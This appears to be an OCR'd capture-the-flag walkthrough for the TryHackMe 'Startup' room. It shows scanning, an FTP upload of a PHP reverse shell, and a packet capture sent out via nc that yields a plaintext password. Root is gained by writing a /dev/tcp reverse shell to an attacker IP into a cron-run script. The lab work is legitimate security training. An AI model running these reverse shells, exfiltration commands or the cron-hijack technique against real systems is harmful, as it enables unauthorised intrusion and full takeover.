
Startup

Nmap





```
nmap -T4 -sV 10.10.142.185
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-28 18:07 EDT
Nmap scan report for 10.10.142.185
Host is up (0.14s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.85 seconds
```

FTP

`ftp 10.10.142.185`



Two files on the ftp as Anonymous

Download these files onto our machine

The image contained a meme

The notice.txt contains a potential username

Potential Username: Maya

Gobuster

```
gobuster dir -u 10.10.142.185 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.142.185
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/05/28 18:20:02 Starting gobuster
===============================================================
/files (Status: 301)
Progress: 9474 / 220561 (4.30%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/05/28 18:22:00 Finished
===============================================================
```

Seems like ftp are sharing a subdirectory of the web root directory with the web server, so we should be able to get remote code execution through uploading a shell to the ftp server

`put php-reverse-shell.php`

Prepare a netcat listener

`nc -lnvp 4444`

```
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
200 PORT command successful. Consider using PASV.
553 Could not create file.
```

Looks like we are not able to upload files to that directory

```
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
```

Luckily, seems like the ftp directory has the right permissions to let us upload our reverse shell

It works!

Start the reverse shell

```
www-data@startup:/$ ls -l
total 92
drwxr-xr-x   2 root     root      4096 Sep 25  2020 bin
drwxr-xr-x   3 root     root      4096 Sep 25  2020 boot
drwxr-xr-x  16 root     root      3560 May 28 21:58 dev
drwxr-xr-x  96 root     root      4096 Nov 12  2020 etc
drwxr-xr-x   3 root     root      4096 Nov 12  2020 home
drwxr-xr-x   2 www-data www-data  4096 Nov 12  2020 incidents
lrwxrwxrwx   1 root     root        33 Sep 25  2020 initrd.img -> boot/initrd.img-4.4.0-190-generic
lrwxrwxrwx   1 root     root        33 Sep 25  2020 initrd.img.old -> boot/initrd.img-4.4.0-190-gene
ric
drwxr-xr-x  22 root     root      4096 Sep 25  2020 lib
drwxr-xr-x   2 root     root      4096 Sep 25  2020 lib64
drwx------   2 root     root     16384 Sep 25  2020 lost+found
drwxr-xr-x   2 root     root      4096 Sep 25  2020 media
drwxr-xr-x   2 root     root      4096 Sep 25  2020 mnt
drwxr-xr-x   2 root     root      4096 Sep 25  2020 opt
dr-xr-xr-x 123 root     root         0 May 28 21:58 proc
-rw-r--r--   1 www-data www-data   136 Nov 12  2020 recipe.txt
drwx------   4 root     root      4096 Nov 12  2020 root
drwxr-xr-x  25 root     root       900 May 28 22:21 run
drwxr-xr-x   2 root     root      4096 Sep 25  2020 sbin
drwxr-xr-x   2 root     root      4096 Nov 12  2020 snap
drwxr-xr-x   3 root     root      4096 Nov 12  2020 srv
dr-xr-xr-x  13 root     root         0 May 28 23:16 sys
drwxrwxrwt   7 root     root      4096 May 28 23:41 tmp
drwxr-xr-x  10 root     root      4096 Sep 25  2020 usr
drwxr-xr-x   2 root     root      4096 Nov 12  2020 vagrant
drwxr-xr-x  14 root     root      4096 Nov 12  2020 var
lrwxrwxrwx   1 root     root        30 Sep 25  2020 vmlinuz -> boot/vmlinuz-4.4.0-190-generic
lrwxrwxrwx   1 root     root        30 Sep 25  2020 vmlinuz.old -> boot/vmlinuz-4.4.0-190-generic
```

Recipe.txt contains the secret ingredient

/incidents seems unusual, it contains a pcapng file, let's grab that onto our machine to analyze

Start nc listener

nc -lnvp > sus.pcapng

Send file through nc

nc 10.6.47.43 4444 < suspicious.pcapng

Wireshark

Let's analyze the pcapng file

```
drwxr-xr-x   2 root     root      4096 Oct  2 17:20 snap
drwxr-xr-x   3 root     root      4096 Oct  2 17:23 srv
dr-xr-xr-x  13 root     root         0 Oct  2 17:19 sys
drwxrwxrwt   7 root     root      4096 Oct  2 17:40 tmp
drwxr-xr-x  10 root     root      4096 Sep 25 08:09 usr
drwxr-xr-x   1 vagrant  vagrant    118 Oct  1 19:49 vagrant
drwxr-xr-x  14 root     root      4096 Oct  2 17:23 var
lrwxrwxrwx   1 root     root        30 Sep 25 08:12 vmlinuz -> boot/vmlinuz-4.4.0-190-generic
lrwxrwxrwx   1 root     root        30 Sep 25 08:12 vmlinuz.old -> boot/vmlinuz-4.4.0-190-generic
$ whoami
www-data
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@startup:/$ cd
cd
bash: cd: HOME not set
www-data@startup:/$ ls
ls
bin   etc    initrd.img.old  media  recipe.txt  snap  usr             vmlinuz.old
boot  home   lib             mnt    root        srv   vagrant
data  incidents   lib64      opt    run         sys   var
dev   initrd.img  lost+found  proc   sbin        tmp   vmlinuz
www-data@startup:/$ cd home
cd home
www-data@startup:/home$ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$ ls
ls
lennie
www-data@startup:/home$ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$ sudo -l
sudo -l
[sudo] password for www-data: c4ntg3t3n0ughsp1c3

Sorry, try again.
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data: c4ntg3t3n0ughsp1c3

sudo: 3 incorrect password attempts
www-data@startup:/home$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

TCP stream 7 seems to contain the password for lennie

username: lennie
password: c4ntg3t3n0ughsp1c3

user.txt is in the home directory

```
lennie@startup:~$ ls
Documents  scripts  user.txt
```

Privilege Escalation

```
lennie@startup:~/scripts$ ls -l
total 8
-rwxr-xr-x 1 root root 77 Nov 12  2020 planner.sh
-rw-r--r-- 1 root root  1 May 29 02:05 startup_list.txt
```

2 files owned by root inside the scripts directory

`planner.sh:`

```
lennie@startup:~/scripts$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
```

For some weird reason, this script is also executing /etc/print.sh

```
lennie@startup:~/scripts$ ls -l /etc/print.sh
-rwx------ 1 lennie lennie 71 May 29 02:01 /etc/print.sh
```

/etc/print.sh is owned by lennie which is us, we can write to that file. Let's add our bash reverse shell inside this file and wait for the cronjob to execute it

`bash -i >& /dev/tcp/10.6.47.43/5555 0>&1`

```
lennie@startup:~/scripts$ cat /etc/print.sh
#!/bin/bash
echo "Done!"
bash -i >& /dev/tcp/10.6.47.43/5555 0>&1

lennie@startup:~/scripts$ cat /etc/print.sh
#!/bin/bash
echo "Done!"
bash -i >& /dev/tcp/10.6.47.43/5555 0>&1
```

Start the netcat listener

`nc -lvnp 5555`

Wait for the cronjob to execute it

And this gives us a root shell

```
kali@kali:~$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.6.47.43] from (UNKNOWN) [10.10.142.185] 33182
sudo: unable to resolve host startup
bash: cannot set terminal process group (3424): Inappropriate ioctl for device
bash: no job control in this shell
root@startup:~# ls
ls
root.txt
root@startup:~# cat roo
cat root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
root@startup:~# whoami
whoami
root
```